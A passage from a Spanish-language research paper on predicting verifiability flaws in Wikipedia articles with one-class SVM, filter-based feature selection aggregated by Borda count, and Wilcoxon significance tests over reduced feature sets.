Para cada falla $f_i \in F$ se tiene un conjunto $D_i^+ \subset D$, que contiene artículos que han sido etiquetados con la falla f_i . No obstante, no se tiene información disponible de los artículos restantes en $D \setminus D_i^+$ —estos artículos o bien no tienen fallas o aún no han sido etiquetados.

3.2 Modelo de Documento

Es importante destacar que en el presente trabajo no se ha hecho ingeniería de características, sino que el modelo de documento con el que se ha trabajado corresponde al modelo propuesto en [1] y que está compuesto por 95 características. Las mismas pueden ser categorizadas en cuatro dimensiones, que se detallan a continuación.

Características Basadas en Contenido

Son las 49 características del modelo de documento que computan información que es directamente extraíble a partir del texto plano del artículo; es decir, el texto en

lenguaje natural que queda luego de haber removido el lenguaje de marcado wiki que da formato al texto para ser interpretado por el navegador.

- **Character count:** Número de caracteres.
- **Word count:** Número de palabras.
- **Word length:** Longitud promedio de caracteres por palabra.
- **Syllables count:** Número sílabas.
- **Word syllables:** Promedio de sílabas por palabra.
- **One-syllable word count:** Número de palabras con una sílaba.
- **One-syllable word rate:** Porcentaje de palabras con una sola sílaba.
- **Sentence count:** Número de oraciones.
- **Sentence length:** Longitud promedio de palabras por oración.
- **Long sentence rate:** Porcentaje de oraciones largas (al menos 48 palabras).
- **Short sentence rate:** Porcentaje de oraciones cortas (no más de 33 palabras).
- **Question count:** Número de oraciones interrogativas.
- **Question rate:** Porcentaje de oraciones interrogativas.
- **Passive sentence rate:** Porcentaje de oraciones de voz pasiva.
- **Paragraph count:** Número de párrafos.
- **Paragraph length:** Longitud promedio de oraciones por párrafo.
- **Readability indices:** Índices de legibilidad de Forcast, Flesh, Kincaid, Lix, ARI, SMOG-Grading, Gunning Fog, Coleman-Liau, Bormuth, Dale-Chall y Miyazaki. Cada uno de ellos ha sido considerado como una característica del modelo de documento por separado.
- **Word usage rate:** Porcentaje de verbos auxiliares, verbo “ser/estar”, conjunciones, pronombres, preposiciones y normalizaciones. Cada uno de estos porcentajes ha sido considerado como una característica separada dentro del modelo de documento.
- **Sentence beginning rate:** Porcentaje de oraciones que comienzan con un pronombre, pronombre interrogativo, artículo, conjunción, conjunción subordinada y preposición. Cada uno de estos porcentajes ha sido considerado como una característica separada dentro del modelo de documento.
- **Special word rate:** Porcentaje de palabras en la lista Weasel, en la lista Peacock, porcentaje de palabras fáciles (en la lista de Dale-Chall), difíciles (que no están en la lista de Dale-Chall), complejas (más de tres sílabas), largas (más de siete caracteres) y palabras de paro. Cada uno de estos porcentajes ha sido considerado como una característica separada dentro del modelo de documento.

⁵ <https://archive.ics.uci.edu/ml/datasets/iris>

- **Information-to-noise ratio:** Proporción entre el tamaño del vocabulario (del conjunto de datos) y la cantidad de palabras del documento.
- **Long sentence length:** Número de palabras de la oración más larga.
- **Short sentence length:** Número de palabras de la oración más corta.

Características Basadas en Estructura

Se utiliza este nombre, para referirnos a aquellas características del documento que son computables a partir de la “estructura” que posee el documento en cuanto a su uso del lenguaje de marcado, con el fin de “estructurar” (o darle forma) al documento en secciones, sub-secciones, etc., como así también en cuanto al uso de imágenes, tablas, citas bibliográficas, entre otras cosas. En el modelo de documento utilizado, las 27 características que computan información extraíble a partir del texto wiki son:

- **Section count:** Número total de secciones en el artículo.
- **Subsection count:** Número total de sub-secciones en el artículo.
- **Subsubsection count:** Número total de sub-subsecciones en el artículo.
- **Shortest section length:** Número de palabras de la sección más corta.
- **Shortest subsection length:** Número de palabras de la sub-sección más corta.
- **Shortest subsubsection length:** Número de palabras de la sub-subsección más corta.
- **Longest section length:** Número de palabras de la sección más larga.
- **Longest subsection length:** Número de palabras de la sub-sección más larga.
- **Longest subsubsection length:** Número de palabras de la sub-subsección más larga.
- **Section length:** Longitud promedio de palabras por sección.
- **Subsection length:** Longitud promedio de palabras por sub-sección.
- **Subsubsection length:** Longitud promedio de palabras por sub-subsección.
- **Section nesting:** Número promedio de sub-secciones por sección y número promedio de sub-subsecciones por sub-sección. Cada uno de estos promedios ha sido considerado como una característica separada dentro del modelo de documento.
- **Heading count:** Número total de encabezados, incluidos los encabezados de sección, sub-sección y sub-subsección.
- **Image count:** Número total de imágenes en el artículo.
- **Images per section:** Número promedio de imágenes por sección.
- **Table count:** Número total de tablas en el artículo.

- **File count:** Número de archivos vinculados (videos, pdfs etc.).
- **Category count:** Número de categorías de Wikipedia a las que pertenece el artículo.
- **Template count:** Número de plantillas distintas que se utilizan en el artículo.
- **Trivia sections count:** Número de secciones identificadas por el encabezado de la sección como: “Hechos”, “Miscelánea”, “Otros Hechos”, y “Otra Información”.
- **List rate:** Porcentaje de palabras en listas. Una lista puede ser una itemización, enumeración o una definición; identificadas por líneas que empiezan con asterisco, numeral, o punto y coma, respectivamente.
- **Reference count:** Número total de referencias.
- **Reference rates:** Proporción entre la cantidad de referencias y cantidad de palabras, y proporción entre la cantidad de referencias y la cantidad de secciones. Cada una de estas medidas ha sido considerada como una característica separada dentro del modelo de documento.
- **Reference sections count:** Número de secciones de referencia, identificadas por el encabezado de la sección.

Características Basadas en Estructura Interna de Red de Wikipedia

Estas 9 características cuantifican la integración de un artículo mediante enlaces. Se distinguen los siguientes tipos de enlaces salientes (desde el artículo):

Enlaces internos, que apuntan a artículos (que tratan tema mencionados en el artículo modelado) en el mismo idioma.

Enlaces entre idiomas, que apuntan al mismo artículo escrito en un lenguaje diferente.

Enlaces externos, que apuntan a fuentes fuera de Wikipedia.

A partir de estos tipos de enlaces, las características propiamente dichas son:

- **Internal link count:** Número de enlaces internos.
- **Broken internal link count:** Número de enlaces internos corruptos.
- **Language link count:** Número de enlaces inter-lenguaje.
- **External link count:** Número de enlaces externos.
- **Link rate:** Proporción entre la cantidad total de enlaces salientes (suma de los valores de las cuatro características previas) y la cantidad de palabras del artículo.
- **In-link count:** Número de enlaces entrantes (desde otros artículos).
- **PageRank:** Relevancia de un artículo (valor numérico) de acuerdo con la fórmula *PageRank* del algoritmo de indexación de Google⁶.

⁶ <https://es.wikipedia.org/wiki/PageRank>

- **Reciprocity:** Proporción entre las características *In-link count* e *Internal link count*.
- **External links per section:** Proporción entre las características *External link count* y *Section count*.

Características Basadas en el Historial de Edición

Son 10 características que modelan la evolución del artículo en el tiempo desde la fecha de su creación; se refieren a la frecuencia y el calendario de las revisiones, así como a la comunidad de editores que han participado en su redacción:

- **Age:** Edad en días.
- **Currency:** Días entre la última actualización y fecha en que se realizó el snapshot (descargado para ser utilizado como conjunto de datos iniciales).
- **Edit count:** Número total de ediciones que tiene el artículo.
- **Editor count:** Número de editores distintos que ha colaborado en la confección del artículo.
- **Editor rate:** Proporción entre las características *Editor count* y *Edit count*.
- **Age per edit:** Proporción entre las características *Age* y *Edit count*.
- **Anonymous editor rate:** Porcentaje de ediciones hechas por usuarios anónimos, identificados por la dirección IP desde donde se hizo la edición.
- **Registered editor rate:** Porcentaje de ediciones hechas por usuarios registrados.
- **Edits per editor:** Proporción entre las características *Edit count* y *Editor count*.
- **Discussion edit count:** Cantidad de ediciones de la página de discusión asociada con el artículo.

3.3 SVM de Clase Única

Las Máquinas de Vectores de Soporte –en inglés, *Support Vector Machines* (SVM)–, son un conjunto de algoritmos de aprendizaje automático supervisado, cuyo propósito consiste en buscar dentro del espacio $|T|$ -dimensional de *características* un hiperplano que separe las representaciones vectoriales de los documentos de ambas clases. Dado que puede existir más de un hiperplano que tenga esta característica, SVM busca aquel que maximice la distancia al punto más cercano de cada clase. Si en el espacio original de características no es posible encontrar un hiperplano, se utiliza para ello una función *kernel* para mapear las representaciones de los documentos en un espacio vectorial distinto al original (uno con más dimensiones) para construir así el clasificador lineal; es decir, el hiperplano de decisión. Éste también puede ser visto como un clasificador no lineal, desde el punto de vista del espacio vectorial original [10].

SVM de clase única (OC-SVM) solo utiliza ejemplos de una clase para entrenar. Para ello, primero mapea los datos de entrada en el espacio multi-dimensional de características utilizando una función kernel ϕ y trata al origen de este espacio como el único ejemplo de otras clases, luego intenta encontrar iterativamente el hiperplano que mejor separe los datos de entrenamiento del origen. Por

lo tanto, el comportamiento de SVM cambia según el kernel elegido [26].

3.4 Selección de Características

Las técnicas de selección de características buscan una proyección de un conjunto de datos utilizando un subconjunto de los atributos de entrada originales. Las características seleccionadas deben poder representar adecuadamente los ejemplos originales del dominio modelado. Esta reducción dimensional es posible debido a la presencia de características irrelevantes y redundantes en los conjuntos de datos reales. Las características irrelevantes no contribuyen a la distinción de las clases y pueden eliminarse directamente. Para características redundantes, cuyos valores están correlacionados, es suficiente mantener sólo una representante del grupo relacionado.

La selección de características se puede formular como una búsqueda de subconjuntos de características que optimizan algún criterio de importancia [17]. Como se comentó en la sección introductoria, se puede realizar juntamente con la inducción del modelo de clasificación, en un enfoque integrado (*embedded approach*). Otra posibilidad es que el algoritmo de aprendizaje de máquina sea utilizado como una caja negra para evaluar diferentes subconjuntos de características (*wrapper approach*). Finalmente, descriptores o medidas extraídas de los datos pueden ser usados para evaluar la importancia de las características. En este último caso, tenemos un filtro, que se puede aplicar a cualquier conjunto de datos más allá de la técnica de clasificación utilizada posteriormente. Las técnicas empleadas en el presente trabajo corresponden a esta última estrategia.

Se pueden utilizar varias medidas para cuantificar la importancia de las características para un problema de clasificación. De acuerdo con [17], una característica es importante si su eliminación lleva al deterioro de una medida de prestación dada en comparación con el valor obtenido al usar esa característica. Asimismo, en [18], se propone una taxonomía para las medidas de importancia, agrupándolas en las siguientes categorías:

- **Consistencia:** trata de identificar subconjuntos de características que permiten generar una hipótesis coherente con los datos. Para los datos etiquetados, la consistencia se refleja en la presencia de pocos ejemplos similares con etiquetas diferentes en el conjunto de datos.
- **Dependencia:** también llamadas medidas de correlación cuantifican en qué medida el valor de una característica se puede predecir a partir del valor de otra característica. Por lo tanto, verifican cómo están asociadas dos características entre sí.
- **Distancia:** también conocidas como medidas de separabilidad o discriminación, consideran importantes aquellas características que permiten una mejor discriminación de las clases. Por lo tanto, refuerzan que los ejemplos de diferentes clases deben ser espacialmente distantes.

- **Información:** considera la ganancia de información obtenida cuando se usa una o más características, en comparación con su eliminación. En general, se utiliza un índice basado en la entropía o incertidumbre que surge del uso de una o más características.

Para el desarrollo de este trabajo, se eligieron las medidas de importancia *Spectral Score*, *Information Score*, *Intraclass distance*, e *Interquartile range*; donde cada una de ellas pertenece a una de las categorías descritas anteriormente, y se describen a continuación.

Spectral Score

Esta medida permite la evaluación de características para conjuntos de datos etiquetados y no etiquetados [30]. Primero se construye una matriz de similitud S para todos los pares de ejemplos en el conjunto de datos. La función RBF se puede usar para calcular las similitudes, luego la matriz de similitud S_{ij} para dos ejemplos, x_i y x_j se muestra en la Ecuación 1. En base a esta información, se obtiene un grafo G que conecta los ejemplos. Este grafo tiene n vértices, que representan n objetos en el conjunto de datos, que están vinculados por conexiones ponderadas por la similitud entre ellos. Los conceptos mostrados en S se reflejan en la estructura de G . Una característica consistente con la estructura del grafo tendrá valores similares para instancias cercanas entre sí [30]. El espectro de G se puede usar para evaluar las características, ordenándolas según su relevancia. Este criterio también se puede utilizar para conjuntos de datos con una sola clase, lo que permite ordenar las características según su capacidad para mantener los datos positivos coherentes y similares.

$$S_{ij} = e^{-\frac{\|x_i - x_j\|}{2\sigma^2}} \quad (1)$$

Information Score

En [20], se presenta una medida de información para datos no etiquetados, que se muestra en la Ecuación 2. La matriz S , de similitud RBF referida en el punto anterior, se utiliza para calcular la entropía de los datos, midiendo así su aleatoriedad. El valor de entropía es bajo cuando la similitud entre los ejemplos es alta, lo que favorece una baja aleatoriedad intragrupo. Este es un aspecto importante para OCC, donde las distancias dentro de la clase deben mantenerse bajas. Sin embargo, en su versión original, esta medida también atribuye valores de baja entropía a valores de baja similitud. Esto ocurre porque, para fines de agrupación, ya que también se deben favorecer distancias amplias intergrupos. Este no es el caso de OCC, donde todos los datos pertenecen a la misma clase o, en última instancia, al mismo grupo. En este trabajo, se utiliza la versión adaptada de [19], donde la medida de entropía genera valores bajos sólo cuando los ejemplos son muy similares y valores altos, en el caso contrario. A tal fin, las similitudes se normalizan dentro del intervalo [0.5, 1] en lugar de [0, 1]. Por lo tanto, las similitudes bajas estarán cerca de 0.5 lo que produce un alto valor de entropía. Por otro lado, las similitudes altas, estarán cerca de 1,

conllevando valores de entropía más pequeños; ya que indican menos aleatoriedad y un conjunto de datos más estructurado. Así, para estimar la relevancia de cada característica según este criterio, se considera que si la entropía disminuye, la eliminación de la característica hace que los datos sean más homogéneos. En este caso, la característica puede considerarse importante.

$$E = -\sum_{i=1}^n \sum_{j=1}^n S_{ij} \log_2 S_{ij} + (1 - S_{ij}) \log_2 (1 - S_{ij}) \quad (2)$$

Intraclass distance

Dada la Ecuación 3, donde n es el número de instancias de datos y \bar{x} es el centroide de la clase, esta medida cuantifica la distancia de todos los ejemplos de una clase al centroide de la misma. Las distancias intra-clase inferiores deben favorecerse en OCC, para que los datos positivos estén más cerca unos de otros. Al igual que en *Information Score*, medimos la reducción en la distancia dentro de la clase que surge de la eliminación de cada característica individual. Las características se ordenan de manera tal que las que se aproximan más a los datos se consideren mejores. Se emplea la medida de distancia Euclidiana estándar en los cálculos.

$$IE = \frac{1}{n} \sum_{i=1}^n d(x_i, \bar{x}) \quad (3)$$

Interquartile range

Esta medida tiene en cuenta la distribución de los valores de las características a través de sus intercuartiles. Su uso está motivado por el principio de que si una característica, caracteriza a una clase particular, sus valores tienden a estar más concentrados, lo que se refleja en los rangos intercuartílicos.

Las medidas de importancia descritas anteriormente permiten que cada característica se evalúe de forma aislada, obteniendo así un ordenamiento de las mismas según su relevancia con respecto a la medida de importancia adoptada; donde se considera que la primera característica en dicho ordenamiento es más importante para la discriminación de la clase. Los criterios subyacentes en cada medida de importancia representan evidencia subóptima de la relevancia de las características y tienen defectos asociados. Es por eso que, para incorporar los distintos aspectos de los datos considerados por las diferentes medidas de importancia, decidimos combinar los ordenamientos producidos por ellas usando la *Cuenta de Borda*, un protocolo ampliamente usado en este tipo de escenarios (cp. [9] para mayor información).

Esto permite tener en cuenta diferentes aspectos de los datos de forma simultánea, y hace que la técnica de selección de características sea más robusta ante posibles distorsiones o deficiencias de las medidas individuales al evaluar el conjunto de características seleccionado. El objetivo de los algoritmos de agregación en general es combinar múltiples resultados (ordenamientos) generando un resultado (ordenamiento final) de consenso. En nuestro caso, como resultado, se produce un nuevo orden de importancia para todas las características.

4. Diseño Experimental

Para realizar nuestros experimentos usamos un subconjunto del conjunto de datos oficial de la competencia de predicción fallas de CI en Wikipedia, mencionado anteriormente. Éste, ha sido disponibilizado como parte de PAN-WQF-12⁷ –un conjunto de datos más amplio–, que contiene más de un millón y medio de artículos. En la competencia se abordaron 10 fallas de CI, entre las que se encuentran las tres que hemos estudiado en este trabajo y que fueron referidas en la Sección 2; a saber: las fallas *Unreferenced*, *Refimprove* y *No Footnotes*. La primera enuncia que el artículo no posee referencias de ningún tipo. La segunda, indica que el artículo tiene referencias, pero no las suficientes para garantizar la sustentabilidad de su contenido. Finalmente, la tercera señala que el artículo incluye una lista de referencias, lecturas relacionadas o enlaces externos, pero carece de citas en línea que ayudan a la verificabilidad de su contenido. Las mismas representan el 64% del contenido fallado según los estudios realizados por Anderka et al. [1,2].

4.1 Conjuntos de Datos

Algunas de las implementaciones de las medidas de importancia descritas en la Sección 3.4 fueron descargadas de la cuenta de Github⁸ de uno de los autores de [19]. Para el caso de la medida *Spectral Score*, su código lo encontramos disponible en la cuenta oficial de la Universidad Estatal de Arizona⁹. Todas las implementaciones están codificadas en Matlab. Para el algoritmo de agregación de Borda nos basamos en una implementación obtenida como biblioteca de Matlab que modificamos para adaptarla a nuestro caso de uso.

En base a esto, se desarrolló un sistema codificado en Matlab que consiste en una secuencia de tareas que se enumeran a continuación:

1. Lee el conjunto de datos de entrenamiento.
2. Ejecuta las cuatro medidas de importancia para seleccionar características.
3. Ejecuta el algoritmo de agregación de Borda, que recibe como entrada los cuatro ordenamientos de características, realizados por las medidas de importancia del punto 2.
4. Elimina del conjunto de datos de entrenamiento la característica menos relevante según la salida del paso 3, y retorna al primer paso hasta quedarse con una sola característica.

Este proceso automático se pensó de manera genérica con la idea que se pueda ejecutar la selección de características para cualquier conjunto de datos cuyos artículos estén representados con el modelo de documento descrito en la Sección 3.2.

Así, para cada falla estudiada, mediante la ejecución de este sistema en Matlab, se obtuvieron 95 secuencias

distintas, cada una de ellas con un atributo o característica menos que la anterior, hasta llegar a tener una de un único atributo. Éstas fueron usadas posteriormente para ir generando los distintos conjuntos de datos usados para entrenar un clasificador SVM¹⁰ de clase única y evaluar posteriormente su prestación con el conjunto de prueba oficial de la competencia.

4.2 Entrenamiento y Validación

Para cada falla estudiada, el conjunto de entrenamiento consta de 2520 artículos. Cuando se valida un clasificador usando validación cruzada para un enfoque de clase única, sólo se puede medir su prestación en términos de su *alcance* (*recall*); esto se debe a que no puede haber falsos positivos, solo tenemos verdaderos positivos o falsos negativos—considerados como outliers. De esta manera, cuando se quiere hacer un ajuste de los parámetros del kernel que se está usando –RBF (Radial basis function) en nuestro caso— debe forzarse a que, durante la clasificación, el conjunto de parámetros relativos al kernel elegido clasifique deliberadamente un cierto porcentaje de artículos positivos como outliers. En nuestro caso, ese porcentaje fue del 10%, por validación cruzada de 10 pliegues sobre el conjunto de entrenamiento. Esta es una práctica común al trabajar con clasificadores de clase única [23].

Como se comentó en la Sección 2, en [4] se realizó un estudio experimental que consideraba dos configuraciones para derivar ejemplos atípicos (outliers); una de ellas era la llamada optimista, que considera los AD como atípicos. En el presente trabajo, abordamos también una configuración de estas características, donde los conjuntos de validación están compuestos por 250 AD más 250 muestras positivas que no están presentes en los conjuntos de entrenamiento. Así, con los parámetros obtenidos por validación cruzada, se procedió a evaluar el clasificador con el modelo de documento original y el conjunto de validación optimista, de manera de establecer puntos de referencias sobre los cuales basar los análisis estadísticos acerca de la variación de la prestación de cada clasificador, a medida que disminuía el número de características en los modelos de documento. Las Tablas 1, 2 y 3 presentan los parámetros del kernel y las medidas de prestación: alcance, precisión y medida F_1 para cada falla.

Tabla 1. Resultados de referencia para la falla *Unreferenced*

ν	γ	Precisión	Alcance	Medida F_1
0.1	0.2	0.99548	0.88353	0.93617

Tabla 2. Resultados de referencia para la falla *Refimprove*

ν	γ	Precisión	Alcance	Medida F_1
0.1	0.01	0.73548	0.91566	0.81574

Tabla 3. Resultados de referencia para la falla *No Footnotes*

ν	γ	Precisión	Alcance	Medida F_1
0.1	0.075	0.9871	0.91967	0.9522

⁷ <https://webis.de/data/pan-wqf-12.html>

⁸ <https://github.com/LuizHNLorena/FilterFeatureOneClass>

⁹ <http://featureselection.asu.edu/software.php>

¹⁰ <https://www.csie.ntu.edu.tw/~cjlin/libsvm/>

4.3 Test Estadístico

En todo estudio experimental es necesario utilizar métricas capaces de generalizar correctamente la prestación de los algoritmos de AA. Habitualmente, se emplean técnicas de muestreo-reuso cuando el tamaño del conjunto de datos (número de artículos en nuestro caso) es pequeño como para realizar pruebas del tipo entrenamiento-prueba. Una de dichas técnicas es la que se conoce como el esquema de validación cruzada de k pliegues a la cual se hizo referencia en la sección anterior. Estadísticamente hablando, cuando se utiliza este esquema, cada pliegue representa una muestra ya que constituye un conjunto de datos diferente para el clasificador que se está evaluando, y por ello se calculan las métricas de prestación de cada uno de los pliegues. En nuestro caso calculamos el valor de AUC para cada uno de los pliegues y los utilizamos en el test estadístico. De esta manera, se pretende saber si la reducción del número de características en la representación de los datos produce una diferencia significativa en la prestación del clasificador. Si la respuesta es NO, entonces se podría reducir dicho número de forma segura. En cambio, si la respuesta es SI, se deberá evaluar si la prestación se degrada o contrariamente se incrementa, y así determinar si es seguro reducir el conjunto de características a emplear ya que los dos conjuntos de características no son equivalentes.

En los test estadísticos, generalmente se utilizan las varianzas de los resultados obtenidos por los algoritmos sujetos al análisis. En el caso de algoritmos de AA, es común asumir que sólo el valor obtenido de la métrica de evaluación de cada pliegue en un esquema de validación cruzada es suficientemente confiable. Para realizar el estudio estadístico, se utilizó el test no paramétrico Wilcoxon Signed-Ranks Test [27], dado que no es necesario que se cumplan las premisas de normalidad y aleatoriedad de los datos, así como la igualdad de las varianzas en la población. El test realiza un ranking con las diferencias de prestación (AUC en nuestro caso) de dos clasificadores para cada muestra (pliegues) y luego los compara de a pares. Formalmente, sea d_i la diferencia de prestación de los dos clasificadores en la i -ésima muestra evaluada, con $i = 1 \dots N$ ($N=10$). Las diferencias son ordenadas acorde a sus valores absolutos. Sea R_+ la suma de los rankings para las muestras en las que el segundo algoritmo superó al primero. Sea R_- la suma de los rankings en caso contrario. Para los casos de empate, es decir, $d_i = 0$, la suma de los rankings es dividida entre R_+ y R_- . Sea $T = \min\{R_+, R_-\}$, se calcula el valor del estadístico p considerando T (si $N < 25$ –como en nuestro caso–, los valores de p están tabulados). Para la aplicación del test planteamos la hipótesis nula H_0 : “no existe diferencia significativa entre las medias de las métricas de los dos algoritmos”. Luego, en base al valor de p obtenido y un valor pre-establecido ($\alpha = 0.05$); el test podrá decidir si se rechaza o no la hipótesis nula. Básicamente cuando $p \leq \alpha$,

se rechaza H_0 y por ende las diferencias son estadísticamente significativas.

Para reducir la complejidad del estudio, se decidió hacer foco en aquellos puntos claves donde se mostraba una alteración relevante en la medida F_1 al eliminar una característica, y sobre éstos se llevó a cabo el análisis estadístico. Como vemos en la Tabla 4, para la falla *Unreferenced* se eligieron 15 puntos de interés, mientras que para *Refimprove* se escogieron 10 (Tabla 5). Asimismo, para la falla *No Footnotes* se eligieron 11 puntos (Tabla 6). Así, para esos modelos de documentos se calculó del valor de AUC utilizando validación cruzada de 10 pliegues, agregando en cada pliegue los 250 AD. A continuación, tomando como base los valores de AUC encontrados para cada configuración optimista, se aplicó Wilcoxon Signed-Ranks Test¹¹, obteniendo los resultados que se presentan en las Tablas 7, 8 y 9. Las reducciones realizadas se muestran en las filas de las tablas, y solo se reportan los valores hasta la reducción donde sí hubo una pérdida significativa de prestación ($p \leq 0.05$) -ver la última fila de la tabla, que además está coloreada de amarillo.

Tabla 4. Puntos de corte F_1 para la falla Unreferenced

#Características	Medida F_1
95	0.9339019
30	0.94491524
29	0.8604119
27	0.9517819
26	0.84792626
24	0.95378155
23	0.8525346
21	0.93816626
19	0.9404255
18	0.93816626
17	0.9264069
16	0.9310345
14	0.9310345
12	0.90376574
8	0.16384181

Tabla 5. Puntos de corte F_1 para la falla Refimprove

#Características	Medida F_1
95	0.82014394
45	0.8489483
44	0.8522073
43	0.85057473
36	0.80656934
35	0.8036363
34	0.8051001
33	0.7568493
18	0.72430664
9	0.17190775

Tabla 6. Puntos de corte F_1 para la falla No Footnotes

#Características	Medida F_1
95	0.9478079
56	0.9364407
55	0.9364407
54	0.9364407

¹¹<https://www.socscistatistics.com/tests/signedranks/default2.aspx>

27	0.93868923
26	0.940678
25	0.93868923
24	0.8157424
15	0.8014184
14	0.75165564
12	0.2827225

Tabla 7. Valores del test estadístico para Unreferenced

Reducción	Valor W	Diferencia Media	R ₊	R ₋	Valor Z	Media	Desviación estándar	p
95 a 30	20	-0.01	20	35	-0.7645	27.5	9.81	0.44726
30 a 29	25.5	-0.01	25.5	29.5	-0.2039	27.5	9.81	0.84148
29 a 27	25.5	-0.01	25.5	29.5	-0.2039	27.5	9.81	0.84148
27 a 26	11	-0.02	44	11	-1.6818	27.5	9.81	0.09296
26 a 24	20	0.04	35	20	-0.7645	27.5	9.81	0.44726
24 a 23	16	0.03	39	16	-1.1722	27.5	9.81	0.242
23 a 21	15	0	15	40	-1.2741	27.5	9.81	0.20408
21 a 19	1	-0.04	1	54	-2.7011	27.5	9.81	0.00347

Tabla 8. Valores del test estadístico para Refimprove

Reducción	Valor W	Diferencia Media	R ₊	R ₋	Valor Z	Media	Desviación estándar	p
95 a 45	0	-0.11	0	55	-2.8031	27.5	9.81	0.00256
45 a 44	23.5	0	31.5	23.5	-0.4077	27.5	9.81	0.08379
44 a 43	4	0.02	11	4	-0.9439	Muestra N = 5		
43 a 36	24	0	24	31	-0.3568	27.5	9.81	0.71884
36 a 35	10	0	45	10	-1.7838	27.5	9.81	0.03754

Tabla 9. Valores del test estadístico para No Footnotes

Reducción	Valor W	Diferencia Media	R ₊	R ₋	Valor Z	Media	Desviación estándar	p
95 a 56	25	0	25	30	-0.2548	27.5	9.81	0.80258
56 a 55			Valores de AUC iguales					
55 a 54	6	0.02	6	9	-0.4045	Muestra no representativa		
54 a 27	22	0	23	22	-0.0592	Nuestra N = 9		
27 a 26	8	0	47	8	-1.9876	27.5	9.81	0.0233

5. Discusión de Resultados y Conclusiones

A continuación, se lista el número final de características que tiene el nuevo modelo de documento encontrado para cada falla, que permite que el clasificador tenga aún una prestación estadísticamente comparable a la obtenida con el modelo original de 95 características.

Unreferenced

Las 21 características resultantes para esta falla son: *auxiliary verb rate, broken link count, conjunction rate, file count, image count, longest subsection length, longest subsubsection length, pageRank, preposition rate, pronoun rate, question count, question rate, reference count, reference section rate, reference sections count, reference word rate, section nesting, sentence begin coordinating conjunction rate, subsection nesting, subsubsection count, y trivia sections count.*

Refimprove

Las 36 características resultantes para esta falla son: *auxiliary verb rate, broken link count, conjunction rate, discussion edit count, file count, image count, images per cection, in link count, language link count, link rate, list rate, longest subsection length, longest subsubsection*

length, pageRank, preposition rate, pronoun rate, question count, question rate, reciprocity, reference count, reference sections count, section nesting, reference word rate, sentence begin coordinating conjunction rate, sentence begin interrogative pronoun rate, shortest section length, shortest subsection length, shortest sentence length, shortest subsubsection length, subsection count, subsection length, subsection nesting, subsubsection count, subsubsection length, table count y trivia sections count.

No Footnotes

Las 27 características resultantes para esta falla son: *auxiliary verb rate, broken link count, conjunction rate, file count, longest subsection length, longest subsubsection length, pageRank, preposition rate, pronoun rate, question count, question rate, reference count, reference section rate, reference sections count, section nesting, sentence begin coordinating conjunction rate, sentence begin interrogative pronoun rate, shortest section length, shortest sentence length, shortest subsection length, subsection count, subsection length, subsection nesting, subsubsection count, table count y trivia sections count.*

Al analizar las características que componen cada uno de los modelos reducidos para cada falla, puede observarse que los conjuntos reducidos de características tienen sentido, ya que en los mismos se encuentran características que modelan desde distintas dimensiones la verificabilidad del contenido de los artículos; por ejemplo: *reference count, reference section rate, reference sections count y reference word rate.* Luego notamos que existe un subconjunto de características que están presentes en todos los modelos reducidos: *auxiliary verb rate, broken link count, conjunction rate, file count, pageRank, preposition rate, pronoun rate, question count, question rate y trivia sections count;* o bien en casi todos: *image count, longest subsection length y longest subsubsection length.* En principio, estas características están más relacionadas con el contenido textual del artículo, su estilo de redacción y organización. No obstante, es claro que existen patrones implícitos que el clasificador está captando a partir de las mismas, y conjeturando acerca de ellos, podría deberse a las categorías a las que pertenecen los artículos del conjunto de datos, los temas que tratan o bien los estilos de redacción de los wikipedistas que hayan participado en la confección de los mismos. Para poder hacer afirmaciones más concretas deberían hacerse más experimentos y análisis más exhaustivos que escapan al propósito del presente trabajo; pero se tendrán en cuenta como trabajo futuro.

Como conclusión podemos apreciar que el objetivo de investigación del presente trabajo pudo lograrse satisfactoriamente, al realizar un estudio de selección de características por filtrado que ya existían en el estado del arte y cómo mediante la agregación de las mismas, se pudo abordar un problema concreto del mundo real, como lo es la predicción de fallas de CI en Wikipedia, considerando al problema como una tarea de clasificación de clase única

Agradecimientos

Este trabajo ha sido financiado parcialmente por el Proyecto PROICO P-31816 de la Universidad Nacional de San Luis, Argentina. La última autora agradece el continuo soporte del Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET) en las investigaciones llevadas a cabo.

Referencias

- [1] M. Anderka, "Analyzing and Predicting Quality Flaws in User-generated Content: The Case of Wikipedia," Dissertation, Bauhaus-Universität Weimar, Jun. 2013.
- [2] M. Anderka and B. Stein, "A Breakdown of Quality Flaws in Wikipedia," in 2nd Joint WICOW/AIRWeb Workshop on Web Quality (Web-Quality 12) ACM, Apr. 2012, pp. 11–18.
- [3] M. Anderka and B. Stein, "Overview of the 1st international competition on quality flaw prediction in wikipedia." in CLEF (Online Working Notes/Labs/Workshop), vol. 1178, 2012.
- [4] M. Anderka, B. Stein, and N. Lipka, "Detection of Text Quality Flaws as a One-class Classification Problem," in 20th ACM International Conference on Information and Knowledge Management, ACM, 2011, pp. 2313–2316.
- [5] M. Anderka, B. Stein, and N. Lipka, "Predicting Quality Flaws in User-generated Content: The Case of Wikipedia," in 35th International ACM Conference on Research and Development in Information Retrieval, ACM, 2012, pp. 981–990.
- [6] E. Bassani and M. Viviani, "Quality of Wikipedia articles: Analyzing features and building a ground truth for supervised classification," in 11th International Joint Conference on Knowledge Discovery, Knowledge Engineering and Knowledge Management. ScitePress, 2019, pp. 338–346.
- [7] G. Bazán-Pereyra, C. Cuello, G. Capodici, V. Jofré, E. Ferretti, and M. Errecalde, "Automatically assessing the need of additional citations for information quality verification in Wikipedia articles," in Actas del XXV Congreso Argentino de Ciencias de la Computación (CACIC), 2019, pp. 42–51.
- [8] Q. V. Dang and C.-L. Ignat, "An end-to-end learning solution for assessing the quality of wikipedia articles," in Proceedings of the 13th International Symposium on Open Collaboration (OpenSym). ACM, 2017, pp. 1–10.
- [9] M. Errecalde, G. Aguirre, and F. González, "Agentes y mecanismos de votación," in X Congreso Argentino de Ciencias de la Computación, 2004.
- [10] R.-E. Fan, P.-H. Chen, and C.-J. Lin, "Working set selection using second order information for training support vector machines," *The Journal of Machine Learning Research*, vol. 6, pp. 1889–1918, 2005.
- [11] E. Ferretti, L. Cagnina, V. Paiz, S. D. Donne, R. Zacagnini, and M. Errecalde, "Quality flaw prediction in spanish wikipedia: A case of study with verifiability flaws," *Information Processing & Management*, vol. 54, no. 6, 2018.
- [12] E. Ferretti, M. Errecalde, M. Anderka, and B. Stein, "On the Use of Reliable-Negatives Selection Strategies in the PU Learning Approach for Quality Flaws Prediction in Wikipedia," in 11th International Workshop on Text-based Information Retrieval (TIR 14) at DEXA, 2014, pp. 211–215.
